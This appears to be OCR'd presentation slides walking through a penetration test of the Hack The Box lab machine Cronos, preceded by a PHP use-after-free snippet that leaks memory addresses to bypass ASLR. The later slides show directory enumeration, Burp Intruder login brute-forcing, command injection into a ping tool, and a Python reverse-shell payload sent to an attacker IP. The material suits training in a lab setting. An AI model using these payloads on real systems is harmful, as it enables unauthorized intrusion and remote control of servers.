
PHP UAF 0-day

Since `mod_prefork` is often used in combination with `mod_php`, it seems natural to exploit the vulnerability through PHP. CVE-2019-6977 would be a perfect candidate, but it was not out when I started writing the exploit. I went with a 0day UAF in PHP 7.x (which seems to work in PHP5.x as well):

```
<?php

class X extends DateInterval implements JsonSerializable
{
  public function jsonSerialize()
  {
    global $y, $p;
    unset($y[0]);
    $p = $this->y;
    return $this;
  }
}

function get_aslr()
{
  global $p, $y;
  $p = 0;

  $y = [new X('PT1S')];
  json_encode([1234 => &$y]);
  print("ADDRESS: 0x" . dechex($p) . "n");

  return $p;
}

get_aslr();
```

Initial Access

- Attempt to exploit




PHP UAF 0-day

Since `mod_prefork` is often used in combination with `mod_php`, it seems natural to exploit the vulnerability through PHP. CVE-2019-6977 would be a perfect candidate, but it was not out when I started writing the exploit. I went with a 0day UAF in PHP 7.x (which seems to work in PHP5.x as well):

```
<?php

class X extends DateInterval implements JsonSerializable
{
  public function jsonSerialize()
  {
    global $y, $p;
    unset($y[0]);
    $p = $this->y;
    return $this;
  }
}

function get_aslr()
{
  global $p, $y;
  $p = 0;

  $y = [new X('PT1S')];
  json_encode([1234 => &$y]);
  print("ADDRESS: 0x" . dechex($p) . "n");

  return $p;
}

get_aslr();
```


Reconnaissance (R2)

Locate “Dark” Domains




Reconnaissance (R2)

Locate "Dark" Domains




Locate "Dark" Webpages



```
/.htpasswd (Status: 403)
/.htpasswd.cgi (Status: 403)
/.htpasswd.py (Status: 403)
/.htpasswd.pl (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.html (Status: 403)
/.htpasswd.sh (Status: 403)
/config.php (Status: 200)
/index.php (Status: 200)
/index.php (Status: 200)
/logout.php (Status: 302)
/server-status (Status: 403)
/session.php (Status: 302)
/welcome.php (Status: 302)
```

Resource Development (R2)

- Go learn some new tools and techniques



Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST / HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Connection: close
Cookie: PHPSESSID=§scnojqkasfmf14d7e8ct4mmi07§
Upgrade-Insecure-Requests: 1

username=§adminUser§&password=§passPass§
```

Initial Access (R2)

- Attempt to exploit


Net Tool v0.1 - Mozilla Firefox
Net Tool v0.1
admin.cronos.htb/welcome.php

Net Tool v0.1

traceroute ⌄ 8.8.8.8 Execute!

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

Sign Out


POST request to http://admin.cronos.htb/welcome.pl
Previous
Next
Request
Response
Raw
Params
Headers
Hex

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/welcome.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Connection: close
Cookie: PHPSESSID=319b028k8ur9s7vlthun9goeh6
Upgrade-Insecure-Requests: 1

command=traceroute&host=8.8.8.8
```

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/welcome.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Connection: close
Cookie: PHPSESSID=319b028k8ur9s7vlthun9goeh6
Upgrade-Insecure-Requests: 1

command=ping+-c+1&host=8.8.8.8
```

Initial Access (R2)

- Attempt to exploit



Net Tool v0.1

8.8.8.8

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.


--- 8.8.8.8 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/welcome.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Connection: close
Cookie: PHPSESSID=319b028k8ur9s7vlthun9goeh6
Upgrade-Insecure-Requests: 1

command=traceroute&host=8.8.8.8
```

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/welcome.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Connection: close
Cookie: PHPSESSID=319b028k8ur9s7vlthun9goeh6
Upgrade-Insecure-Requests: 1

command=ping+-c+1&host=8.8.8.8
```

Execution

- Improve beach-head to allow shell access



Burp Suite Professional v2020.4 - Temporary Project -
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender
1 × ...
Send Cancel < | ▾ > | ▾
Request
Raw Params Headers Hex

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Geck
Accept: text/html,application/xhtml+xml,application/xml;q
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://admin.cronos.htb/welcome.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Connection: close
Cookie: PHPSESSID=319b028k8ur9s7vlthun9goeh6
Upgrade-Insecure-Requests: 1

command=
python+-c+'import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,socket.
SOCK_STREAM)%3bs.connect(("10.10.14.28",5858))%3bos.dup2(s.fileno(),0)%3b+os.dup2
(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bp%3dsubprocess.call(["/bin/sh","-i"])%3
b'
```

